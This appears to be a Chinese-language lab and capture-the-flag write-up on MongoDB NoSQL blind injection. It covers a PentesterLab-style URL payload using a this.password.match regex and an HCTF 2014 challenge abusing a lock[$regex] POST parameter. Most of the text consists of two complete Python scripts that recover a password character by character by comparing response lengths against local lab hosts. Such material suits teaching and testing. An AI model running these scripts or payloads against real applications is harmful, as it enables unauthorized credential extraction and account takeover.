1. **Pentester NoSQL 注入实例**

通过正则测试注入点，

http://192.168.32.144/mongodb/example2/?search=http://192.168.32.144/mongodb/example2/?search=admin%27 %26%26%20this.password.match(/^??/) // %00

在问号这里从头开始猜解admin的密码。

Python脚本如下:

import requests

import sys

def go():

ori = '0123456789abcdefghijklmnopqrstuvwxyz\_ABCDEFGHIJKLMNOPQRSTUVWXYZ';

url = 'http://192.168.32.144/mongodb/example2/?search=admin%27%20%26%26%20this.password.match(/';

password = '';

flag = 0 ;

while True:

flag = 0;

for i in ori:

#print i;

finalurl = url + '^' + password + i + '/) // %00';

#print 'finalurl:' + finalurl;

r = requests.get(finalurl);

#print 'r.text:' + r.text;

#print 'r.length:' + str(len(r.text));

if len(r.text) != 1528 :

r.close();

flag = 1;

password += i ;

print password;

break;

r.close();


if flag != 1:

break;

if \_\_name\_\_ == '\_\_main\_\_':

go();

注入结果:



1. **HCTF MongoDB盲注**

**安装mongoDB，参照官方教程:**

**安装mongoDB:**

<http://docs.mongodb.org/master/tutorial/install-mongodb-on-ubuntu/?_ga=1.101097153.1594608648.1428737844#install-mongodb>

**php driver支持:**

<http://docs.mongodb.org/ecosystem/drivers/php/>

**mongodb 基础使用：**

<http://docs.mongodb.org/ecosystem/drivers/php/>

**php mongoDB使用:**

<http://php.net/manual/en/mongo.tutorial.php>

**输入数据：**

**> use mydb**

**switched to db mydb**

**> db**

**mydb**

**> i = {lock:'9cc32bd6',key:'9cc32bd6'}**

**{ "lock" : "9cc32bd6", "key" : "9cc32bd6" }**

**> db.test.insert(i)**

**WriteResult({ "nInserted" : 1 })**

**> db.test.find()**

**{ "\_id" : ObjectId("552f7b11fb861a148395d9a5"), "lock" : "9cc32bd6", "key" : "9cc32bd6" }**

**> exit**

**Bye**

import requests

def go():

ori = '0123456789abcdefghijklmnopqrstuvwxyz\_ABCDEFGHIJKLMNOPQRSTUVWXYZ';

url = 'http://192.168.32.145/mongodb/HCTF2014\_LOCK.php';

password = '';

flag = 0 ;

while True:

flag = 0;

for i in ori:

#print i;

finalurl = url ;

#print 'finalurl:' + finalurl;

lock = '^' + password + i;

postdata = {'lock[$regex]':lock,'key':'123'};

#print postdata;

r = requests.post(finalurl,data=postdata);

#print 'r.text:' + r.text;

#print 'r.length:' + str(len(r.text));

if len(r.text) != 13 :

r.close();

flag = 1;

password += i ;

print password;

break;

r.close();

if flag != 1:

break;

if \_\_name\_\_ == '\_\_main\_\_':

go();

通过lock[$regex]正则表达式注入，盲注猜解出密码。

